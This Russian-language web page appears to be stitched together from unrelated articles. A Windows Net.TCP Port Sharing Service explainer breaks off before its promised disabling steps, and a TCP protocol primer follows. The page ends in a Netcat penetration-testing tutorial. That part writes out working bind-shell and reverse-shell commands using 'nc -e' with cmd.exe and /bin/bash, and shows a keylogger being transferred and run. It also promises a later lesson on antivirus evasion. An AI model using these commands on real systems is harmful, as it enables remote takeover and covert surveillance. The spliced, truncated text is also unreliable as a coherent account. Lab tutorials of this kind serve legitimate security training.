Net.TCP Port Sharing Service — что это за служба?
 Приветствую, друзья! Сегодня мы поговорим про Net.TCP Port Sharing Service — я постараюсь простым языком написать что это. Не все службы (сервисы) можно отключить — от некоторых зависит работа софта, как системного, так и стороннего. О такой одной службе сегодня пойдет речь.
Разбираемся
Net.TCP Port Sharing Service — служба, внутреннее название NetTcpPortSharing, работает под процессом SMSvcHost.exe, который запускается из:
C:\Windows\Microsoft.NET\Framework\v3.0\Windows Communication Foundation\
Net.TCP Port Sharing Service — сервис, который можно встретить в серверных версиях Windows, возможно в обычных тоже есть. Позволяет нескольким программам использовать один TCP-порт для получения данных. Служба получает данные и автоматически перенаправляет их соответствующим сервисам в зависимости от получателя.
По умолчанию в Windows 7 служба отключена.
 Информация с одного сайта, где подтверждается — службу можно отключить.
Однако есть другой вариант — например служба была отключена. Но некий софт при установки/работе запросил включение службы. Тогда ее отключать не стоит, но в любом случае — можно сделать эксперимент и отключить, если будут проблемы — включите обратно.
 Кстати у меня в Windows 10 почему-то такой службы и вовсе нет.
На одном сайте читал что служба может появиться после установки Microsoft .NET Framework.
Мини-инструкция как отключить службу
Перед отключением — советую создать контрольную точку восстановления на всякий случай.
Общий доступ к портам TCP и сервер приложений
Процесс установки роли сервера приложений предоставляет возможность включения общего доступа к портам TCP. Включает общий доступ к портам TCP служба общего доступа к портам Net.Tcp — новый системный компонент служб WCF.
Для взаимодействия через общедоступные и частные сети приложения могут использовать протокол TCP. Этот протокол может использоваться для взаимодействия нескольких приложений на одном компьютере. Чтобы отличить подключения к нескольким сетевым приложениям, работающим на одном и том же компьютере, протокол TCP/IP использует 16-разрядное число, называемое портом. Если приложение прослушивает порт, весь трафик TCP для этого порта, поступает в данное приложение. Другие приложения в этот момент не могут прослушивать данный порт.
Протокол TCP

TCP — это протокол транспортного уровня, предоставляющий транспортировку (передачу) потока данных, с необходимостью предварительного установления соединения, благодаря чему гарантирует уверенность в целостности получаемых данных, также выполняет повторный запрос данных в случае потери данных или искажения. Помимо этого протокол TCP отслеживает дублирование пакетов и в случае обнаружения — уничтожает дублирующиеся пакеты. TCP — это аббревиатура от Transmission Control Protocol (Протокол Управления Передачей) — является обязательным протоколом стандарт TCP/IP, определенный в стандарте RFC 793, «Transmission Control Protocol (TCP)».
В отличие от протокола UDP гарантирует целостность передаваемых данных и подтверждения отправителя о результатах передачи. Используется при передаче файлов, где потеря одного пакета может привести к искажению всего файла.
TCP обеспечивает свою надежность благодаря следующему:
- Данные от приложения разбиваются на блоки определенного размера, которые будут отправлены.
- Когда TCP посылает сегмент, он устанавливает таймер, ожидая, что с удаленного конца придет подтверждение на этот сегмент. Если подтверждение не получено по истечении времени, сегмент передается повторно.
- Когда TCP принимает данные от удаленной стороны соединения, он отправляет подтверждение. Это подтверждение не отправляется немедленно, а обычно задерживается на доли секунды
- TCP осуществляет расчет контрольной суммы для своего заголовка и данных. Это контрольная сумма, рассчитываемая на концах соединения, целью которой является выявить любое изменение данных в процессе передачи. Если сегмент прибывает с неверной контрольной суммой, TCP отбрасывает его и подтверждение не генерируется. (Ожидается, что отправитель отработает тайм-аут и осуществит повторную передачу.)
- Так как TCP сегменты передаются в виде IP датаграмм, а IP датаграммы могут прибывать беспорядочно, также беспорядочно могут прибывать и TCP сегменты. После получения данных TCP может по необходимости изменить их последовательность, в результате приложение получает данные в правильном порядке.
- Так как IP датаграмма может быть продублирована, принимающий TCP должен отбрасывать продублированные данные.
- TCP осуществляет контроль потока данных. Каждая сторона TCP соединения имеет определенное пространство буфера. TCP на принимающей стороне позволяет удаленной стороне посылать данные только в том случае, если получатель может поместить их в буфер. Это предотвращает от переполнения буферов медленных хостов быстрыми хостами.
Заголовок TCP

- Порядковый номер выполняет две задачи:
-
- Если установлен флаг SYN, то это начальное значение номера последовательности — ISN (Initial Sequence Number), и первый байт данных, которые будут переданы в следующем пакете, будет иметь номер последовательности, равный ISN + 1.
- В противном случае, если SYN не установлен, первый байт данных, передаваемый в данном пакете, имеет этот номер последовательности.

Рассмотрим структуру заголовка TCP с помощью сетевого анализатора Wireshark:
TCP порты
Так как на одном и том же компьютере могут быть запущены несколько программ, то для доставки TCP-пакета конкретной программе, используется уникальный идентификатор каждой программы или номер порта.
Номер порта — это условное 16-битное число от 1 до 65535, указывающее, какой программе предназначается пакет.
TCP порты используют определенный порт программы для доставки данных, передаваемых с помощью протокола управления передачей (TCP). TCP порты являются более сложными и работают иначе, чем порты UDP. В то время как порт UDP работает как одиночная очередь сообщений и как точка входа для UDP-соединения, окончательной точкой входа для всех соединений TCP является уникальное соединение. Каждое соединение TCP однозначно идентифицируется двумя точками входа.
Каждый отдельный порт сервера TCP может предложить общий доступ к нескольким соединениям, потому что все TCP соединения идентифицируются двумя значениями: IP-адресом и TCP портом (сокет).
Все номера портов TCP, которые меньше чем 1024 — зарезервированы и зарегистрированы в Internet Assigned Numbers Authority (IANA).
Номера портов UDP и TCP не пересекаются.

TCP программы используют зарезервированные или хорошо известные номера портов, как показано на следующем рисунке.
Установление соединения TCP
Давайте теперь посмотрим, как устанавливается TCP-соединения. Предположим, что процесс, работающий на одном хосте, хочет установить соединение с другим процессом на другом хосте. Напомним, что хост, который инициирует соединение называется «клиентом», в то время как другой узел называется «сервером».

Перед началом передачи каких-либо данных, согласно протоколу TCP, стороны должны установить соединение. Соединение устанавливается в три этапа (процесс «трёхкратного рукопожатия» TCP).
- Запрашивающая сторона (которая, как правило, называется клиент) отправляет SYN сегмент, указывая номер порта сервера, к которому клиент хочет подсоединиться, и исходный номер последовательности клиента (ISN).
- Сервер отвечает своим сегментом SYN, содержащим исходный номер последовательности сервера. Сервер также подтверждает приход SYN клиента с использованием ACK (ISN + 1). На SYN используется один номер последовательности.
- Клиент должен подтвердить приход SYN от сервера своим сегментов SYN, содержащий исходный номер последовательности клиента (ISN+1) и с использованием ACK (ISN+1). Бит SYN установлен в 0, так как соединение установлено.
После установления соединения TCP, эти два хоста могут передавать данные друг другу, так как TCP-соединение является полнодуплексным, они могут передавать данные одновременно.
Что такое Netcat? Bind Shell и Reverse Shell в действии
В этой статье мы поговорим о том, что такое Netcat и с помощью него реализуем Bind и Reverse Shell соответственно.
Netcat
Netcat, впервые выпущенный в 1995 году (!), является одним из «оригинальных» инструментов тестирования на проникновение в сеть. Netcat настолько универсален, что вполне оправдывает авторское название «швейцарский армейский нож» хакера. Самое четкое определение Netcat дают сами разработчики: «простая утилита, которая считывает и записывает данные через сетевые соединения, используя протоколы TCP или UDP».
Подключение к порту TCP/UDP
Как следует из описания, Netcat может работать как в режиме клиента, так и в режиме сервера. Для начала давайте рассмотрим клиентский режим. Мы можем использовать клиентский режим для подключения к любому порту TCP/UDP, что позволяет нам: Проверить, открыт или закрыт порт или подключиться к сетевой службе.
Давайте начнем с использования Netcat (nc), чтобы проверить, открыт ли порт 80 на тестируемой машине (в качестве тестируемой машины мы будем использовать основную машину на которой установлена ВМ . ).
Мы введем несколько аргументов: опцию -n, чтобы отключить DNS и поиск номеров портов по /etc/services; -v для вывода информации о процессе работы; IP-адрес назначения; и номер порта назначения:

P.S. Чтобы узнать IP-адрес основной машины выполните команду ipconfig в командной строке если у вас основная машина Windows, и ifconfig если у вас Linux или MacOS.
Возвращаемся в Kali:
$ nc -nv 192.168.0.178 80

TCP-соединение с 192.168.0.178 прошло успешно, поэтому Netcat сообщает, что удаленный порт открыт.
Прослушивание портов TCP/UDP
Прослушивание порта TCP/UDP с помощью Netcat полезно для сетевой отладки клиентских приложений или получения сетевого соединения TCP/UDP. Давайте попробуем реализовать простую службу чата с участием двух машин, используя Netcat как в качестве клиента, так и в качестве сервера. На машине Windows с IP-адресом 192.168.0.178 был настроен Netcat на прослушивания входящих соединений на порту TCP 4444. Мы будем использовать опцию -n для отключения DNS, -l для для создания слушателя, опцию -v и -p для указания номера порта прослушивания:
C:\Program Files\nc111nt> nc -nlvp 4444

Теперь давайте подключимся к этому порту с нашей Linux-машины:
$ nc -nv 192.168.0.178 4444
И напишем что-нибудь. Например «Hello». Наш текст будет отправлен на машину Windows через TCP-порт 4444:

Мы можем продолжить чат с машины Windows:

Хотя этот пример не очень интересен, но он демонстрирует несколько важных возможностей Netcat. Прежде чем продолжить, постарайтесь ответить на такие важные вопросы как: Какая машина выступала в качестве сервера Netcat? Какая машина выступала в роли клиента Netcat? На какой машине был открыт порт 4444? В чем разница в синтаксисе командной строки между клиентом и сервером?
Передача файлов с помощью Netcat
Netcat также можно использовать для передачи файлов, как текстовых, так и бинарных, с одного компьютера на другой. Чтобы отправить файл с нашей виртуальной машины Kali на систему Windows, мы инициируем настройку, похожую на предыдущий пример с чатом, с некоторыми небольшими отличиями. На машине Windows мы установим слушателя Netcat на порт 4444 и перенаправим вывод в файл под названием incoming.exe:
C:\Program Files\nc111nt> nc -nlvp 4444 > incoming.exe
В системе Kali мы передадим файл klogger.exe на машину Windows через TCP-порт 4444:
$ nc -nv 192.168.0.178 4444 < /usr/share/windows-resources/binaries/klogger.exe
Обратите внимание, что мы не получили от Netcat никакой обратной связи о ходе загрузки файла. Мы можем просто подождать несколько секунд, а затем проверить, полностью ли загружен файл. Файл был полностью загружен на машину Windows, попытаемся запустить его:
C:\Program Files\nc111nt> incoming.exe -h

Как вы видите передача и запуск файла klogger.exe выполнены успешно! P.S. В одном из уроков я расскажу как сделать так, чтобы антивирус не «детектил» файлы и исполняемые модули. А пока двигаемся дальше.
Удаленное администрирование с помощью Netcat
Одной из самых полезных функций Netcat является возможность перенаправления команд. Версия netcat-traditional (версия Netcat скомпилированная с флагом «-DGAPING_SECURITY_HOLE») включает опцию -e, которая выполняет программу после установления или получения успешного соединения. Эта мощная функция открывала интересные возможности с точки зрения безопасности и поэтому недоступна в большинстве современных систем Linux/BSD. Однако, в связи с тем, что Kali Linux является дистрибутивом для тестирования на проникновение, версия Netcat, включенная в Kali, поддерживает опцию -e. Если эта опция включена, она может перенаправлять входные, выходные данные и сообщения об ошибках исполняемого файла на TCP/UDP порт, а не на консоль по умолчанию. Например, рассмотрим исполняемый файл cmd.exe. Мы можем привязать cmd.exe к локальному порту и перенаправить STDIN, STDOUT и STDERR в сеть. Давайте рассмотрим несколько сценариев:
Сценарий Netcat Bind Shell

В нашем первом сценарии Миша (работающий под управлением Windows) обратился за помощью к Кате (работающей под управлением Linux) и попросил ее подключиться к его компьютеру и отдать некоторые команды удаленно. Миша имеет публичный IP-адрес и напрямую подключен к Интернету. Катя, однако, находится за NAT и имеет внутренний IP-адрес. Мише нужно привязать cmd.exe к порту TCP на его публичном IP-адресе и попросить Катю подключиться к его определенному IP-адресу и порту. Миша запустит Netcat с параметром -e для выполнения cmd.exe:
C:\Program Files\nc111nt> nc -nlvp 4444 -e cmd.exe
Теперь Netcat привязал TCP порт 4444 к cmd.exe и будет перенаправлять любые входные, выходные данные или сообщения об ошибках от cmd.exe в сеть. Другими словами, любой человек, подключающийся к TCP порту 4444 на машине Миши (надеемся, что Катя), будет видеть командную строку Миши. Это действительно «зияющая дыра в безопасности»!
$ nc -nv 192.168.0.178 4444

Как мы видим, все работает так, как и ожидалось. На следующем изображении показан этот сценарий:
Сценарий Reverse Shell
В нашем втором сценарии Катя нуждается в помощи Миши. В этом сценарии мы можем использовать еще одну полезную функцию Netcat — возможность посылать команды на хост, прослушивающий определенный порт. В этой ситуации, Катя не может (по сценарию) привязать порт 4444 для /bin/bash локально (bind shell) на своем компьютере и ожидать подключения Миши, но она может передать управление своим bash на компьютер Миши. Это называется reverse shell. Чтобы это заработало, Миша сначала настроит Netcat на прослушивание. В нашем примере мы будем использовать порт 4444:
C:\Program Files\nc111nt> nc -nlvp 4444
Теперь Катя может отправить Мише обратный shell (reverse shell) со своей Linux-машины. И снова мы используем опцию -e, чтобы сделать приложение доступным удаленно, которым в данном случае является /bin/bash, оболочка Linux:
$ nc -nv 192.168.0.178 4444 -e /bin/bash
Как только соединение будет установлено, Netcat Кати перенаправит /bin/bash входные, выходные и данные об ошибках на машину Миши, на порт 4444, и Миша сможет взаимодействовать с этой оболочкой:

На следующем изображении показан сценарий обратного шелла (reverse shell), в котором Миша получает удаленный доступ к командной оболочке на машине Кати, преодолевая корпоративный брандмауэр: